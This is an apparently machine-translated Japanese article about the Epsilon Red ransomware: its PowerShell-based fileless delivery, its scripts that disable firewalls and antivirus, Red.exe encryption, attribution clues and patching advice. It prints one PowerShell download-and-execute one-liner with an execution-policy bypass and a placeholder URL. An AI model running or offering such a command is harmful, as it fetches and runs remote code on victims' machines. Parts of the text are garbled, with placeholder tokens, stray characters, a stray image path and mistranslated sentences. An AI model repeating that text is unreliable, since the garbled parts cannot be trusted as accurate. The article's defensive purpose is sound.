最近、サーバー上のセキュリティ エラーにパッチを適用しましたか?

として知られる新たなランサムウェアの脅威 イプシロンレッド 、エンタープライズ データ センター内のパッチが適用されていない Microsoft サーバー。あまり知られていないマーベル・コミックの悪役にちなんで名付けられたキャラクター、イプシロン・レッドは、マーベル・エクスパンデッド・ユニバースの一部のX-メンにとって比較的あいまいな敵であり、ロシア起源とされる「スーパー・ソルジャー」で、4本の機械的な触手と凶悪な触手を持つ。態度。
Epsilon Red は最近、として知られるサイバーセキュリティ会社によって発見されました。 ソフォス。ランサムウェアは発見以来、世界中の多くの組織を攻撃してきました。
クイックリンク
イプシロンレッドとは何ですか?
وウェーク<XNUMXxDXNUMX><XNUMXxDXNUMX><XNUMXxXNUMXB><XNUMXxXNUMX><XNUMXxXNUMXB>ا<XNUMXxDXNUMX><XNUMXxDXNUMX> ソフォス このマルウェアは、Go と PowerShell スクリプトを組み合わせて使用して、ターゲットに影響を与えます。 Epsilon Red の PowerShell スクリプト機能により、Microsoft ベースのサーバーをハッキングすることができます。 Microsoft PowerShell は、.NET Framework 上に構築されたスクリプトおよびコマンド ライン プログラミング プラットフォームです。
PowerShell は、コマンドをリモートで実行したり、コア Microsoft API にアクセスしたりする機能などを提供します。これらすべての機能により、PowerShell はシステム管理者やユーザーにとって、オペレーティング システムの管理タスクとプロセスを自動化するのに役立ちます。
ただし、PowerShell はマルウェアを作成するための強力なオプションとしても使用できます。スクリプトは Microsoft Windows Management Instrumentation (WMI) にアクセスできるため、攻撃者にとって魅力的な選択肢となります。 Windows Management Instrumentation インターフェイスを使用すると、PowerShell スクリプトが Microsoft システムにとって本質的に信頼できるものとして認識されるようになります。この固有の信頼により、PowerShell スクリプトをファイルレス ランサムウェアを隠すための効果的なカバーとして使用できるようになります。
PowerShell を使用してファイルレス ランサムウェアを配信する
ファイルレス ランサムウェアは、正規のアプリケーション内に読み込まれることで実装されるマルウェアの一種です。ファイルレス スクリプト ベースのマルウェアは、PowerShell の機能を利用してデバイスのメモリに直接読み込みます。この機能は、マルウェアの検出を防ぐのに役立ちます。
一般的なシナリオでは、スクリプトを実行するときに、まずデバイス ディスクにスクリプトを書き込む必要があります。これにより、エンドポイント セキュリティ グループがそれを検出できるようになります。 PowerShell は標準スクリプトの実行と検査から除外されているため、エンドポイントのセキュリティをバイパスする可能性があります。さらに、PowerShell スクリプトでオーバーライド パラメーターを使用すると、攻撃者がネットワーク スクリプトの制限を破ることができます。
PowerShell オーバーライド パラメーターの例は次のとおりです。
powershell.exe -ep Bypass -nop -noexit -c iex ((新しいObject.WebClient).DownloadString('url'))ご覧のとおり、PowerShell オーバーライド パラメーターの設計は比較的簡単です。



これに応じて、Microsoft は PowerShell に関連するリモート マルウェア実行の脆弱性に対処するパッチをリリースしました。ただし、パッチは使用した場合にのみ効果を発揮します。多くの組織はパッチ適用基準を緩和し、環境を危険にさらしたままにしています。 Epsilon Red は、セキュリティ パッチの悪用を利用するように設計されています。
イプシロンレッドの二重のメリット
Epsilon Red はパッチが適用されていない Microsoft サーバーで最も効果を発揮するため、このマルウェアはランサムウェアとしても ID ツールとしても使用できます。 Epsilon が環境内で成功するかどうかに関係なく、攻撃者はターゲットのセキュリティ機能についてより深い洞察を得ることができます。
Epsilon が Microsoft Exchange Server に正常にアクセスした場合、組織は一般的なセキュリティ パッチ適用のベスト プラクティスに準拠していないことが証明されます。攻撃者にとって、これは、イプシロンがターゲットの環境の残りの部分にいかに簡単に侵入できるかを示している可能性があります。
Epsilon Red は、難読化技術を使用してペイロードを隠します。難読化によりコードが判読できなくなり、PowerShell スクリプトの可読性の低下を避けるために PowerShell マルウェアで使用されます。難読化では、PowerShell エイリアシング コマンドレットを使用して、ウイルス対策アプリケーションが PowerShell ログ内の悪意のあるスクリプトを識別することを困難にします。
ただし、あいまいな PowerShell スクリプトは右の目でも認識できます。差し迫った PowerShell スクリプト攻撃の一般的な兆候はオブジェクトの作成です WebClientクラス。攻撃者は、PowerShell コードで WebClient オブジェクトを作成し、悪意のあるコードを含むリモート URL への外部接続を作成します。
緩いセキュリティ パッチが原因で組織が侵害される可能性がある場合、難読化された PowerShell スクリプトを検出できる十分なセキュリティ保護が組織に備わっている可能性は低くなります。対照的に、Epsilon Red がサーバーへの侵入に失敗した場合、ターゲット ネットワークが PowerShell マルウェアを迅速に解体できる可能性があることが攻撃者に伝わり、攻撃の価値が低くなります。
イプシロンレッドのネットワーク侵入
Epsilon Red の機能は簡単です。これは、一連の Powershell スクリプトを使用してサーバーをハッキングします。これらの PowerShell スクリプトには 1.ps1 から 12.ps1 までの番号が付けられています (さらに、一部はアルファベット XNUMX 文字で名前が付けられています)。各 PowerShell スクリプトの設計は、最終ペイロードのターゲット サーバーをセットアップすることです。
Epsilon Red のすべての PowerShell スクリプトには 1 つの目的があります。 Epsilon Red の PowerShell スクリプトは、ターゲットのネットワーク ファイアウォール ルールを解決するように設計されています。シリーズの別の製品は、対象のウイルス対策アプリケーションをアンインストールするように設計されています。
ご想像のとおり、これらのスクリプトは連携して動作し、ペイロードが配信されたときにターゲットがその進行をすぐに停止できないようにします。
荷物の配送
Epsilon の PowerShell スクリプトが最終的な推進への道を切り開いた後、拡張機能 Red.exe として配信されます。 Red.exe はサーバーに侵入すると、サーバー ファイルをスキャンし、検出した各ファイルのディレクトリ パスのリストを作成します。リストが作成されると、リスト内の各ディレクトリ パスの親マルウェア ファイルから子プロセスが作成されます。次に、各ランサムウェア ファイルは、リスト ファイルからのディレクトリ パスを暗号化します。
Epsilon リスト内のすべてのディレクトリ パスが暗号化されると、.txt ファイルが残されて、何が公開されたかをターゲットに通知し、攻撃者の要求を制限します。さらに、侵害されたサーバーに接続されているすべてのアクセス可能なネットワーク ノードが侵害され、ネットワークへのマルウェア アクセスが進行する可能性があります。
イプシロンレッドの背後にいるのは誰ですか?
イプシロンレッドを使用した攻撃者の身元は不明のままです。しかし、攻撃者の出自を示唆する手がかりもいくつかあります。最初の手掛かりはマルウェアの名前です。 イプシロンレッド 彼はロシアに起源を持つX-MENの悪役です。
2 つ目の手がかりは、残された身代金メモの .txt ファイルにあります。これは、REvil として知られるランサムウェア集団が残したメモに似ています。しかし、この類似性は、襲撃者がギャングのメンバーであることを示すものではありません。 REvil は RaaS オペレーションを実行します (サービスとしてのランサムウェア) ここでは、REvil アフィリエイトがマルウェアにアクセスするために料金を支払います。
イプシロンレッドから身を守らなければなりません
これまでのところ、Epsilon Red はパッチが適用されていないサーバーのハッキングに成功しています。つまり、Epsilon Red やランサムウェアのようなマルウェアに対する最善の防御策の 1 つは、環境が適切に管理されていることを確認することです。さらに、PowerShell スクリプトを迅速に復号できるセキュリティ ソリューションを環境に追加すると、有益になります。